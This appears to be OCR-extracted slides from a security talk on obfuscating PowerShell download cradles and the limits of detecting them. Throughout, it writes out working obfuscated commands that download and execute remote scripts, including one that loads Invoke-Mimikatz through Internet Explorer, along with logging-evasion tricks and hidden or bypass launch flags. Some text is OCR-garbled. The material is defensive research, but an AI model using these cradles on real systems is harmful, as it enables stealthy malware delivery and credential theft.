	. {Write-Host ICM Example -ForegroundColor Green}

- What's potentially problematic about "Invoke-Expression"???
 - 1. Aliases: Invoke-Expression / IEX
 - 2. Order
 - 3. Ticks
 - 4. Splatting
 - 5. Invoke-Expression vs Invoke-Command

.InvokeReturnAsIs()
.InvokeWithContext() ← PS3.0+





- What process command line args can we key off of for this?
 - Invoke-Expression | IEX | Invoke-Command | ICM | Invoke() | I... "&" or "." ?!?!?
 - So we add the Invoke-Command family to our arguments...





- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression | IEX | Invoke-Command | ICM | Invoke() | Imvoke() | Imvo
 - So we add the Invoke-Command family to our arguments...
 - Don't forget about PS 1.0!
 - \$ExecutionContext.InvokeCommand.InvokeScript({Write-Host SCRIPTBLOCK})
 - \$ExecutionContext.InvokeCommand.InvokeScript("Write-Host EXPRESSION")





- 'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - `l`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `l`E`X || `l`N`V`o`k`e`-`C`o`m`m`A`N`d || `l`C`M ||
 "`l`N`V`o`k`e"() || ... "&" or "." ?!?!?
 - So we add the Invoke-Command family to our arguments...
 - And add in ticks...





- 'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - `l`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `l`E`X || `l`N`V`o`k`e`-`C`o`m`m`A`N`d || `l`C`M ||
 "`l`N`V`o`k`e"() || ... "&" or "." ?!?!?
 - Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?





- 'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - 'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N || 'I'E'X || 'I'N'V'o'k'e'-'C'o'm'm'A'N'd || 'I'C'M || . "'I'N'V'o'k'e"() || ... "&" or "." ?!?!?
 - Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
 - Of course not, because we can convert strings to script blocks!





'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')

.Net and PS 1.0 Syntax for Script Block Conversion

- 1. [Scriptblock]::Create("Write-Host Script Block Conversion")
- 2. \$ExecutionContext.InvokeCommand.NewScriptBlock("Write-Host Script Block Conversion")
- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!





'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (.Net version)

1. [Scriptblock]::Create("expression")

- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!





'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (.Net version)

- [Scriptblock]::Create("ex"+"pres"+"sion")
 - 1. Entire expression field can be chopped into substrings

- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!





'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (.Net version)

- 1. [Scriptblock]::"`C`R`e`A`T`e"("ex"+"pres"+"sion")
 - 1. Entire expression field can be chopped into substrings
 - 2. Quotes and ticks for Member token

can the readuce from only dipoening on a or i titlen (and) are present

Of course not, because we can convert strings to script blocks!





'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (.Net version)

- 1. [Scriptblock]::("'C'R'e"+"'A'T'e").Invoke("ex"+"pres"+"sion")
 - 1. Entire expression field can be chopped into substrings
 - 2. Quotes and ticks for Member token
 - 3. Parentheses or variable + Invoke (then full-on string!)

Of course not, because we can convert strings to script blocks!





'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (.Net version)

- 1. ([Type]("Scr"+"ipt"+"block"))::("`C`R`e"+"`A`T`e").Invoke("ex"+"pres"+"sion")
 - 1. Entire expression field can be chopped into substrings
 - 2. Quotes and ticks for Member token
 - 3. Parentheses or variable + Invoke (then full-on string!)
 - 4. Scriptblock can be type casted
 - 1. [Scriptblock] equals [Type]"Scriptblock"





'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (PowerShell v1.0)

1. \$ExecutionContext.InvokeCommand.NewScriptBlock("expression")

- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!





'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (PowerShell v1.0)

- \$ExecutionContext."'I'N'V'o'k'e'C'o'm'm'A'N'd".
 "'N'e'w'S'c'R'i'p'T'B'I'o'c'k"("expression")
 - 1. Tick Member obfuscation
- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!





'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (PowerShell v1.0)

- \${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}."`I`N`V`o`k`e`C`o`m`m`A`N`d".
 "`N`e`w`S`c`R`i`p`T`B`l`o`c`k"("expression")
 - 1. Tick Member obfuscation
 - 2. Ticks can be added to \$ExecutionContext if curly braces are added

Of course not, because we can convert strings to script blocks!





'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (PowerShell v1.0)

- \$a = \${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}; \$b = \$a."`I`N`V`o`k`e`C`o`m`m`A`N`d";
 \$b."`N`e`w`S`c`R`i`p`T`B`l`o`c`k"("expression")
 - 1. Tick Member obfuscation
 - 2. Ticks can be added to \$ExecutionContext if curly braces are added
 - 3. Command can be broken into multiple variables

Or course not, because we can convert strings to script blocks:





'I'N'V'o'k'e'-'E'x'p'R'e's's'i'o'N (& ('G'C'M *w-O*)
 "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (PowerShell v1.0)

- \$a = \${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}; \$b = \$a."`I`N`V`o`k`e`C`o`m`m`A`N`d";
 \$b."`N`e`w`S`c`R`i`p`T`B`l`o`c`k"("ex"+"pres"+"sion")
 - 1. Tick Member obfuscation
 - 2. Ticks can be added to \$ExecutionContext if curly braces are added
 - 3. Command can be broken into multiple variables
 - 4. Entire expression field can be chopped into substrings





Obfuscating the Cradle: (New-Object Net.WebClient)

- .((\${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}."'I`N`V`o`k`e`C`o`m`m`A`N`d").
 "`N`e`w`S`c`R`i`p`T`B`l`o`c`k"((& (`G`C`M *w-O*)
 "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')))
- What process command line args can we key off of for this?
 - `l`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `l`E`X || `l`N`V`o`k`e`-`C`o`m`m`A`N`d || `l`C`M ||
 "`l`N`V`o`k`e"() ||
 - ("&" || ".") && (({ && }) || (type || `S`c`r`i`p`t`b`l`o`c`k || `N`e`w`S`c`r`i`p`t`B`l`o`c`k || ???))





Obfuscating the Cradle: (New-Object Net.WebClient)

- .((\${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}."'I`N`V`o`k`e`C`o`m`m`A`N`d").
 "`N`e`w`S`c`R`i`p`T`B`I`o`c`k"((& (`G`C`M *w-O*)
 "`N`e`T`.`W`e`B`C`I`i`e`N`T")."`D`o`w`N`I`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')))
- What process command line args can we key off of for this?
 - Nothing solid, unless you're up for absurd RegEx combinations
 - And this is only for Net.WebClient! What other options exist?





Outline:

- Motivation
- Preparing Your Environment for Investigating PowerShell
- Obfuscating the Cradle: (New-Object Net.WebClient)
- Additional Methods for Remote Download
- More Obfuscation Techniques and Detection Attempts
- What's Old Is New: Encoding/Decoding with PS 1.0
- Launch Techniques
- Invoke-Obfuscation Demo





- Options for remote download in PowerShell:
 - New-Object Net.WebClient





- Options for remote download in PowerShell:
 - New-Object Net.WebClient
 - PowerShell v3.0+
 - Invoke-WebRequest / IWR
 - IEX (IWR \$url).Content
 - IEX (IWR \$url).RawContent
 - IEX (IWR \$url).ParsedHtml
 - IEX (IWR \$url).ParsedHtml.All
 - IEX (IWR \$url).InnerHtml
 - IEX (IWR \$url).InnerText
 - IEX (IWR \$url).OuterHtml
 - IEX (IWR \$url).OuterText

Default User-Agent string is:

Mozilla/5.0 (Windows NT; Windows NT 6.1; en-US) WindowsPowerShell/3.0





- Options for remote download in PowerShell:
 - New-Object Net.WebClient
 - PowerShell v3.0+
 - Invoke-WebRequest / IWR
 - Invoke-RestMethod / IRM
 - IEX (IRM \$url)





- Options for remote download in PowerShell:
 - New-Object Net.WebClient
 - PowerShell v3.0+
 - Invoke-WebRequest / IWR
 - Invoke-RestMethod / IRM
 - Net methods
 - [System.Net.WebRequest]
 - [System.Net.HttpWebRequest]
 - [System.Net.FileWebRequest]
 - [System.Net.FtpWebRequest]





- Options for remote download in PowerShell:
 - New-Object Net.WebClient
 - PowerShell v3.0+
 - Invoke-WebRequest / IWR
 - Invoke-RestMethod / IRM
 - .Net methods
 - [System.Net.WebRequest]
 - [System.Net.HttpWebRequest]
 - [System.Net.FileWebRequest]
 - [System.Net.FtpWebRequest]





- Options for remote download in PowerShell:
 - New-Object Net.WebClient
 - PowerShell v3.0+
 - Invoke-WebRequest / IWR
 - Invoke-RestMethod / IRM
 - Net methods
 - [Net.WebRequest]
 - [Net.HttpWebRequest]
 - [Net.FileWebRequest]
 - [Net.FtpWebRequest]

```
IEX (New-Object System.IO.StreamReader ([Net.HttpWebRequest]::Create("$url").GetResponse(). GetResponseStream())).ReadToEnd(); $readStream.Close(); $response.Close()
```






 Obscure ways to download remote scripts especially if PowerShell.exe is being monitored for making network connections

Sysmon EID 3: Network Connection


















	Untitled - Notepad			
	File Edit Format View Help			
	New Ctrl+N		<u> </u>	
	Open Ctrl+O			
File name:	https://raw.githubusercontent.com/clyn ▼	Text Documents	(*.txt) ▼	
	Encoding: UTF-8 ▼	Open	Cancel	.11
	.		<u> </u>	
			- 41	





```
Invoke-Mimikatz[1].ps1 - Notepad
File Edit Format View Help
function Invoke-Mimikatz{<#.SYNOPSISThis script leverages |
tials without writing anything to disk. Can be used for an
".NOTESThis script was created by combining the Invoke-Ref
er(ParameterSetName = "DumpCerts", Position = 1)]
p://www.exploit-monday.com/2012/07/structs-and-enums-using
                #Enum MagicType
                                        $TypeBuilder = $Mo
AGE_SUBSYSTEM_EFI_APPLICĂTION', [UInt16] 10) | Out-Null
$TypeBuilder.DefineLiteral('IMAGE_DLL_CHARACTERISTICS_FORC
Class, Public, ExplicitLayout, Sealed, BeforeFieldInit'
$TypeBuilder.DefineField('NumberOfSymbols', [UInt32], 'Pub'
zedData', [UInt32], 'Public')).SetOffset(8)
lder.DefineField('MajorSubsystemVersion', [UInt16], 'Public
8) | Out-Null
                        ($TypeBuilder.DefineField('SizeOfH
Nu11
                ($TypeBuilder.DefineField('Architecture'
rType NoteProperty -Name IMAGE_OPTIONAL_HEADER64 -Value $II
'Public')).SetOffset(20) | Out-Null
                                                 ($TypeBuil ▼
4 III
```





- How can we do this in an automated fashion?
- How can we get this from Notepad into PowerShell?





- How can we do this in an automated fashion?
- How can we get this from Notepad into PowerShell?
- PowerShell SendKeys!





- PowerShell SendKeys (more advanced example)
 - \$wshell = New-Object -ComObject wscript.shell \$wshell.run("notepad") \$wshell.AppActivate('Untitled - Notepad') \$tart-Sleep 2 \$wshell.SendKeys('^o') # File→Open \$tart-Sleep 2 \$wshell.SendKeys('https://bit.ly/L3g1t') \$wshell.SendKeys('~') # Enter \$tart-Sleep 5 \$wshell.SendKeys('^a') # Select All \$wshell.SendKeys('^a') # Copy

Simulates interactive prompt, so Enter can be used instead of Invoke-Expression or Invoke-Command

```
# Execute contents in clipboard back in PowerShell process [void][System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms') $clipboardContents = [System.Windows.Forms.Clipboard]::GetText() $clipboardContents | powershell -
```





- PowerShell SendKeys
 - \$wshell = New-Object -ComObject wscript.shell

- .Net SendKeys (basically silent in PowerShell logs)
 - [void] [System.Reflection.Assembly]::LoadWithPartialName("Microsoft.VisualBasic")





- PowerShell SendKeys
 - \$wshell = New-Object -ComObject wscript.shell
 \$wshell.run("notepad") / Start-Process notepad

Add'l Ways To Start A New Process:
Start-Process/SAPS/Start notepad
& notepad
. notepad
notepad
[Diagnostics.Process]::Start("notepad")
Invoke-Item/ii notepad.exe

- .Net SendKeys (basically silent in PowerShell logs)
 - [void] [System.Reflection.Assembly]::LoadWithPartialName("Microsoft.VisualBasic") [void] [Diagnostics.Process]::Start("notepad")





- PowerShell SendKeys
 - \$wshell = New-Object -ComObject wscript.shell
 \$wshell.run("notepad") / Start-Process notepad
 \$wshell.AppActivate('Untitled Notepad')

Add'l Ways To Start A New Process:
Start-Process/SAPS/Start notepad
& notepad
notepad
[Diagnostics.Process]::Start("notepad")
Invoke-Item/ii notepad.exe

- .Net SendKeys (basically silent in PowerShell logs)
 - [void] [System.Reflection.Assembly]::LoadWithPartialName("Microsoft.VisualBasic")
 [void] [Diagnostics.Process]::Start("notepad")
 [void] [Microsoft.VisualBasic.Interaction]::AppActivate("Untitled Notepad")





- PowerShell SendKeys
 - \$wshell = New-Object -ComObject wscript.shell
 \$wshell.run("notepad") / Start-Process notepad
 \$wshell.AppActivate('Untitled Notepad')
 Start-Sleep 2

Add'l Ways To Start A New Process:
Start-Process/SAPS/Start notepad
& notepad
notepad
[Diagnostics.Process]::Start("notepad")
Invoke-Item/ii notepad.exe

- .Net SendKeys (basically silent in PowerShell logs)
 - [void] [System.Reflection.Assembly]::LoadWithPartialName("Microsoft.VisualBasic")
 [void] [Diagnostics.Process]::Start("notepad")
 [void] [Microsoft.VisualBasic.Interaction]::AppActivate("Untitled Notepad")
 [void] [System.Threading.Thread]::Sleep(2000)





- PowerShell SendKeys
 - \$wshell = New-Object -ComObject wscript.shell \$wshell.run("notepad") / Start-Process notepad \$wshell.AppActivate('Untitled - Notepad') Start-Sleep 2 \$wshell.SendKeys('command goes here')

Add'l Ways To Start A New Process:
Start-Process/SAPS/Start notepad
& notepad
notepad
[Diagnostics.Process]::Start("notepad")
Invoke-Item/ii notepad.exe

- .Net SendKeys (basically silent in PowerShell logs)
 - [void] [System.Reflection.Assembly]::LoadWithPartialName("Microsoft.VisualBasic")
 [void] [Diagnostics.Process]::Start("notepad")
 [void] [Microsoft.VisualBasic.Interaction]::AppActivate("Untitled Notepad")
 [void] [System.Threading.Thread]::Sleep(2000)
 [void] [System.Reflection Assembly]::LoadWithPartialName("System Windows Forms)
 - [void] [System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms") [void] [System.Windows.Forms.SendKeys]::SendWait("command goes here")





Almost any application with a GUI Open File functionality:

- Notepad
- Wordpad
- Winword
- Excel
- PowerShell_ISE





With these applications the downloaded content actually does hit disk.

```
Directory: C:\Users\limited_user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO

Mode LastWriteTime Length Name
---- 1/11/2016 6:54 PM 26285 4F0DA48F.ps1
```





- With these applications the downloaded content actually does hit disk.
- Notepad 2 hidden files, \Temporary Internet Files\Content.IE5*\Invoke-Mimikatz[1].ps1
- Wordpad 2 hidden files, \Temporary Internet Files\Content.IE5*\Invoke-Mimikatz[1].ps1
- Winword 1 hidden file, \Temporary Internet Files\Content.IE5*\Invoke-Mimikatz[1].ps1
- Excel 1 hidden file, \Temporary Internet Files\Content.MSO*\J80CSPD2.ps1
- PowerShell_ISE 1 hidden file, \Temporary Internet Files\Content.IE5*\Invoke-Mimikatz[1].ps1





SendKeys is fun but sloppy. So what else exists?

Com Objects (MsXml2.XmlHttp & InternetExplorer.Application)

\$url = "https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1"
\$objIE = New-Object -Com InternetExplorer.Application
While(\$objIE.Busy) {Start-Sleep -Seconds 1}
\$objIE.Visible = \$false
\$objIE.Navigate(\$url)
While(\$objIE.Busy) {Start-Sleep -Seconds 1}
IEX \$objIE.Document.Body.InnerText; Invoke-Mimikatz

IExplore is potentially the cleanest method. Nothing hits disk, blends in with regular user browsing activity, and uses target system's User Agent.





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Additional command line obfuscation techniques via string manipulation





- Additional command line obfuscation techniques via string manipulation
 - Reverse string: \$reverseCmd = ")'t1g3L/yl.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN(";
 - 1. Traverse the string in reverse and join it back together IEX (\$reverseCmd[-1..-(\$reverseCmd.Length)] -Join ") | IEX

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe CommandLine: $0 = \infty$ | System32\WindowsPowerShell | CommandLine: powershell | System32\WindowsPowerShell | System32\WindowsP

2. Cast string to char array and use .Net function to reverse and then join it back together \$reverseCmdCharArray = \$reverseCmd.ToCharArray(); [Array]::Reverse(\$reverseCmdCharArray); IEX (\$reverseCmdCharArray -Join '') | IEX

|Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |CommandLine: powershell \$reverseCmd = \")'t1g3L/yl.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN(\"; \$reverseCmdCharArray = \$reverseCmd.ToCharArray(); [Array]::ReverseCmdCharArray); IEX (\$reverseCmdCharArray - Join ") | IEX

3. .Net Regex the string RightToLeft and then join it back together IEX (-Join[RegEx]::Matches(\$reverseCmd,'.','RightToLeft')) | IEX

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

CommandLine: powershell $\ensuremath{$reverseCmd = \"''t1g3L/yl.tib//:sptth'(gnirtSdaoInwoD.)tneilCbeW.teN tcejbO-weN(\"; IEX (-Join[RegEx]::Matches($reverseCmd,'.','RightToLeft')) | IEX$





- Additional command line obfuscation techniques via string manipulation
 - Reverse string
 - Split string: \$cmdWithDelim = "(New-Object Net.We~bClient).Downlo~adString('https://bi~t.ly/L3g1t')";
 - 1. Split the string on the delimiter and join it back together IEX (\$cmdWithDelim.Split("~~") -Join ") | IEX

 $Image: C:\Windows\System 32\Windows\PowerShell\v1.0\powershell.exe \\ CommandLine: powershell $$\operatorname{cmdWithDelim} = \"(New-Object Net.We~~bClient).Downlo~~adString('https://bi~~t.ly/L3g1t')\"; IEX ($\operatorname{cmdWithDelim}.Split(\"~~\") -Join '') | IEX ($\operatorname{cmdWithDelim}.Split(\"$





- Additional command line obfuscation techniques via string manipulation
 - Reverse string
 - Split string:
 - Replace string: \$cmdWithDelim = "(New-Object Net.We~bClient).Downlo~adString('https://bi~t.ly/L3g1t')";
 - PowerShell's .Replace
 IEX \$cmdWithDelim.Replace("~~","") | IEX
 - 2. .Net's -Replace (and -CReplace which is case-sensitive replace)

 IEX (\$cmdWithDelim -Replace "~~","") | IEX
 - 3. PowerShell's -f format operator IEX ('({0}w-Object {0}t.WebClient).{1}String("{2}bit.ly/L3g1t")' -f 'Ne', 'Download','https://') | IEX

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe CommandLine: powershell IEX ('({0}w-Object {0}t.WebClient).{1}String(\"{2}bit.ly/L3g1t\")' -f 'Ne', 'Download','https://') | IEX





- Additional command line obfuscation techniques via string manipulation
 - Reverse string
 - Split string:
 - Replace string:
 - Concatenate string: \$c1="(New-Object Net.We"; \$c2="bClient).Downlo"; \$c3="adString('https://bit.ly/L3g1t')";
 - 1. PowerShell's -Join (w/o delimiter) IEX (\$c1,\$c2,\$c3 -Join '') | IEX
 - 2. PowerShell's -Join (with delimiter) IEX (\$c1,\$c3 -Join \$c2) | IEX
 - 3. .Net's Join IEX ([string]::Join(\$c2,\$c1,\$c3)) | IEX
 - 4. .Net's Concat IEX ([string]::Concat(\$c1,\$c2,\$c3)) | IEX
 - 5. + operator / concat without + operator | IEX (\$c1+\$c2+\$c3) | IEX / IEX "\$c1\$c2\$c3" | IEX





• Detecting some of these obfuscation techniques





- Detecting some of these obfuscation techniques
 - Look for presence of some of these string manipulation functions
 - Reverse
 - Split
 - Replace
 - Concat
 - -f format operator

^ However, all of these functions aren't as uncommon as you may think





- Detecting some of these obfuscation techniques
 - Look for presence of some of these string manipulation functions
 - Look for high count of certain characters
 - \$ (for setting/referencing variables)\$c1="com"; \$c2="mand"; \$c3=" goes here"
 - ; (for executing multiple commands)\$c1="com"; \$c2="mand"; \$c3=" goes here"
 - + (for concatenating strings)\$c1+\$c2+\$c3

```
Set-Variable/SV and Get-Variable/Variable/GV
```

```
1 | % {cmd1} {cmd2} {cmd3}
```

"\$c1\$c2\$c3"





- Detecting some of these obfuscation techniques
 - Look for presence of some of these string manipulation functions
 - Look for high count of certain characters

```
    $ (for setting/referencing variables)
    $c1="com"; $c2="mand"; $c3=" goes here"
```

- ; (for executing multiple commands)\$c1="com"; \$c2="mand"; \$c3=" goes here"
- + (for concatenating strings)\$c1+\$c2+\$c3

```
Set-Variable/SV and Get-Variable/Variable/GV
```

```
1 | % {cmd1} {cmd2} {cmd3}
```

```
"$c1$c2$c3"
```

Substitute chars with [char] (so; is [char]59)\$cmd = "\$c1~~\$c2~~\$c3~~\$c4"; IEX \$cmd.Replace("~~",[string]([char]59)) | IEX





More Obfuscation Techniques and Detection Attempts

- Detecting some of these obfuscation techniques
 - Look for presence of some of these string manipulation functions
 - Look for high count of certain characters

Type token obfuscation:

- 1. PS 2.0 → [C`onv`ert]::"FromB`Ase6`4Str`ing"
- 2. PS 3.0+ → [<##> Convert <##>]:: <##> "FromB`Ase6`4Str`ing"
- + (for concatenating strings)\$c1+\$c2+\$c3
- Substitute chars with [char] (so; is [char]59) \$cmd = "\$c1~~\$c2~~\$c3~~\$c4"; IEX \$cmd.Replace("~~",[string]([char]59)) | IEX





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So what are hackers actually using to obfuscate their PowerShell activity?





- So what are hackers actually using to obfuscate their PowerShell activity?
 - PowerShell's -EncodedCommand

powershell /?

-EncodedCommand

Accepts a base-64-encoded string version of a command. Use this parameter to submit commands to Windows PowerShell that require complex quotation marks or curly braces.





- So what are hackers actually using to obfuscate their PowerShell activity?
 - PowerShell's -EncodedCommand
 - Copy/Pasted by toolsmiths, scriptkiddies, and hackers alike
 - "cmd.exe /c PowerShell.exe -Exec ByPass -Nol -Enc \$encode"
 - powershell -ep bypass -enc <Paste in the Encoded Text>
 - powershell.exe -NoP -NonI -W Hidden -Enc <base64 encoded command>





- So what are hackers actually using to obfuscate their PowerShell activity?
 - PowerShell's -EncodedCommand
 - Copy/Pasted by toolsmiths, scriptkiddies, and hackers alike
 - "cmd.exe /c PowerShell.exe -Exec ByPass -Nol -Enc \$encode"
 - powershell -ep bypass -enc <Paste in the Encoded Text>
 - powershell.exe -NoP -NonI -W Hidden -Enc <base64 encoded command>
 - -NoP (-NoProfile)
 - -Nonl (-NonInteractive)
 - -NoL (-NoLogo)
 - -W Hidden (-WindowStyle Hidden)
 - -EP Bypass (-ExecutionPolicy Bypass)





- So what are hackers actually using to obfuscate their PowerShell activity?
 - PowerShell's -EncodedCommand

-WindowStyle Hidden	-ExecutionPolicy Bypass/Unrestricted	-EncodedCommand
1W Hidden	1EP Bypass	1E
2Win Hidden	2Exec Bypass	2Enc
3Window Hidden	3Execution Bypass	3Encoded

- -NoP (-NoProfile)
- -Nonl (-NonInteractive)
- -NoL (-NoLogo)
- -W Hidden (-WindowStyle Hidden)
- -EP Bypass (-ExecutionPolicy Bypass)





- So what are hackers actually using to obfuscate their PowerShell activity?
 - PowerShell's -EncodedCommand

-WindowStyle Hidden

- -W Hidden
- -Win Hidden
- 3. -Window Hidden

-ExecutionPolicy Bypass/Unrestricted -EncodedCommand

- 1. -EP Bypass
- 2. -Exec Bypass
- -Execution Bypass

- 1. -E
- 2. -Enc
- 3. -Encoded

- -NoP (-NoProfile)
- -Nonl (-NonInteractive)
- -NoL (-NoLogo)
- -W Hidden (-WindowStyle Hidden)
- -EP Bypass (-ExecutionPolicy Bypass)



Can also by set/bypassed via:

- 1. PowerShell's AuthorizationManager
- HKLM\SOFTWARE\Microsoft\PowerShell\1 \ShellIds\Microsoft.PowerShell\ExecutionPolicy





- So what are hackers actually using to obfuscate their PowerShell activity?
 - PowerShell's -EncodedCommand
 - -EncodedCommand
 - -Encoded
 - -Enc
 - -EC
 - -E





- So what are hackers actually using to obfuscate their PowerShell activity?
 - PowerShell's -EncodedCommand
 - -EncodedCommand
 - -Encoded
 - -Enc
 - -EC
 - -E

Thoughts on these indicators?:

- 1. "-EncodedCommand"
- 2. "-Encoded"
- 3. "-Enc"
- 4. "-EC"
- 5. "-E"





- So what are hackers actually using to obfuscate their PowerShell activity?
 - PowerShell's -EncodedCommand
 - -EC
 - -EncodedCommand





- So what are hackers actually using to obfuscate their PowerShell activity?
 - PowerShell's -EncodedCommand
 - -EC
 - -EncodedCommand
 - -EncodedComman





- So what are hackers actually using to obfuscate their PowerShell activity?
 - PowerShell's -EncodedCommand
 - -EC
 - -EncodedCommand
 - -EncodedComman
 - -EncodedComma





- So what are hackers actually using to obfuscate their PowerShell activity?
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 - -EncodedComman
 - -EncodedComma
 - -EncodedComm





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 - PowerShell's -EncodedCommand
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 - -EncodedComman
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 - -EncodedComm
 - -EncodedCom





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 - -EncodedComm
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 - -EncodedCo





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 - -EncodedCom
 - -EncodedCo
 - -EncodedC
 - -Encoded





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 - -Encoded

-Encode





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- -En
- -E





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 - PowerShell's -EncodedCommand
